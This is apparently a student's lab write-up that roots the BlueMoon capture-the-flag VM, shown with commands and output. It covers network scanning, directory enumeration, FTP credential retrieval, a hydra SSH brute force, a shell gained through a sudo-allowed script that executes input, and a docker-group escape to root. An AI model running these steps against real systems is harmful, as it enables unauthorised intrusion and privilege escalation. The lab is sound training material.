BLUEMOON

Lab 2

1.Sudo netdiscover

```
Session  Actions  Edit  View  Help
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:13      1      60  Unknown vendor
192.168.56.100  08:00:27:8d:9e:16      1      60  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:69:f2:25      1      60  PCS Systemtechnik GmbH
```

Kali Linux Ip address

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 423sec preferred_lft 423sec
    inet6 fe80::1e20:8b23:b338:670a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:32:88:81:71 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

2. nmap -sn 192.168.56.0/24


```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 02:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00044s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00027s latency).
MAC Address: 08:00:27:8D:9E:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00088s latency).
MAC Address: 08:00:27:69:F2:25 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.95 seconds
```

3. nmap -sC -sV -Pn -vv 192.168.56.103

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -vv 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 02:53 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Initiating ARP Ping Scan at 02:53
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 02:53, 0.04s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Initiating SYN Stealth Scan at 02:53
Scanning 192.168.56.103 [1000 ports]
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 02:53, 0.54s elapsed (1000 total ports)
Initiating Service scan at 02:53
Scanning 3 services on 192.168.56.103
Completed Service scan at 02:53, 6.05s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 1.29s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Nmap scan report for 192.168.56.103
Host is up, received arp-response (0.00079s latency).
Scanned at 2026-03-17 02:53:40 EDT for 8s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Nmap scan report for 192.168.56.103
Host is up, received arp-response (0.00079s latency).
Scanned at 2026-03-17 02:53:40 EDT for 8s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5GyQLNnP+ZJ8TLNz7o4WkimrsG7pbxwlOVgHGUDwPxhOK1XSnuGwSwDowzMB67wqGqM9lAcss8
A1HD1CxBqX61nJvbOs0XqUJFJ1ETFbDvSeejtYMUfC9Et/OQ/XafQs3lF2a4hqUuKamuPdJTkyaIew8ZMWEaGTC4icw6szldIokyTMX3qbAinTZAsEr
X1AF4ReCNT1gWnzO3/4Z0eDqCwu2cUNFXpLTQvMKSFM9cWVZMBcvG/doPGkoZBjvMLUuMfm3OY8WnDz+V5AA4KqIAcwxI7Ug7I+az16FCpiLEyvprZu
1TMHfIflcZQb6×6eStt081llmrau1suNNVmP3
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnEUUf2myskGGrwP/ILSL1lvxdPyU3d6K1VSyTRa
TMzt6utM6m8UFuDqaMNmaiIU6X05Z7Z7jMRm2nKi+Y7y9I=
|   256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5jZNISTRk6VHf8wJqqDBBW4vrAyrvvQtFG2Ie0S4MF
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: BlueMoon:2021
|_http-favicon: Unknown favicon MD5: 0AEC38C716FDFA042747A9BC979F818F
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:69:F2:25 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:53
Completed NSE at 02:53, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

Link to the ip of the bluemoon



4. Find hidden files and login pages.


Using gobuster, scans a website for hidden pages.

gobuster dir -u http://192.168.56.103/ \ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \ -x php,txt,html


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.103 \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -x php,txt,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 383]
/server-status        (Status: 403) [Size: 279]
/hidden_text          (Status: 200) [Size: 1169]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================
```

5. go to /hidden_txt

I. Click the link on the hidden text web.




II. Download the qr as an image (any format)



III. Paste it in https://zxing.org/w/decode

Obtain the User credentials.



6.Access bluemoon through kali linux using ftp

ftp 192.168.56.103

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.3)
Name (192.168.56.103:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Checking what files in the bluemoon

Ls

```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62057|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp>
```

I. Downloading using get information.txt

```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||24231|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************************************************|   147       33.96 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (27.55 KiB/s)
```

II. Downloading using get Viewing p_lists.txt

```
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||51627|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***********************************************************************|   363      121.98 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (83.96 KiB/s)
```

7. Viewing both of the file using cat command:

```
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Pa
ssword.


┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

8.Using hydra

THC hydra is that quickly attempts to access usually pair with password generator. For this example, Is the p_lists.txt

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l robin -P p_lists.txt ssh://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-28 13:29:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[22][ssh] host: 192.168.56.103   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-28 13:29:52
```

Now we get robin password.

9. Time to access robin account using their IP.

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
robin@192.168.56.103's password:
Permission denied, please try again.
robin@192.168.56.103's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

```
robin@BlueMoon:~$ whoami
robin
```

10. view al files

```
robin@BlueMoon:~$ ls -al
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
```

11. Theres only why 1 file to view, user1txt.

```
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

12. Come across a file named feedback.sh which can be run as another user named Jerry.

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

Inside file of feeback.sh

```
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
```

13. sudo -u jerry /home/robin/project/feedback.sh

execute it as user Jerry.

14. use /bin/bash in order to get bash shell.

```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
```

Continue on accessing Jerry.

```
pwd
/home/robin/project
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

        ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find

                                - Root
```

Now for Root:

1. Change the interactive shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$
```

2. Using sudo -l like we do in robin will ask for jerry password, so this command won't work at here because we don't know the password.

```
jerry@BlueMoon:~$ sudo -l
[sudo] password for jerry:
```

3. When seeking for privilege escalation vectors, came across that docker group is assigned to user Jerry.

```
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
```

4. View docker imagers.

```
jerry@BlueMoon:~$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              28f6e2705743        5 years ago         5.61MB
```

5. gtfobins provides a list of commands that can be used with Docker to escalate privileges to root. By following the Docker entry on GTFOBins (https://gtfobins.github.io/gtfobins/docker/), we can take advantage of an Alpine image to mount the host system's root directory (/) inside a Docker container. This allows us to access the host filesystem and obtain a root shell.

```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt bash
root@9904dfdfc96f:/# whoami
root
root@9904dfdfc96f:/# ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

6. Now we search for root flag.

```
root@9904dfdfc96f:/# cd /root
root@9904dfdfc96f:~# ls
root.txt
root@9904dfdfc96f:~# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

root@9904dfdfc96f:~#
```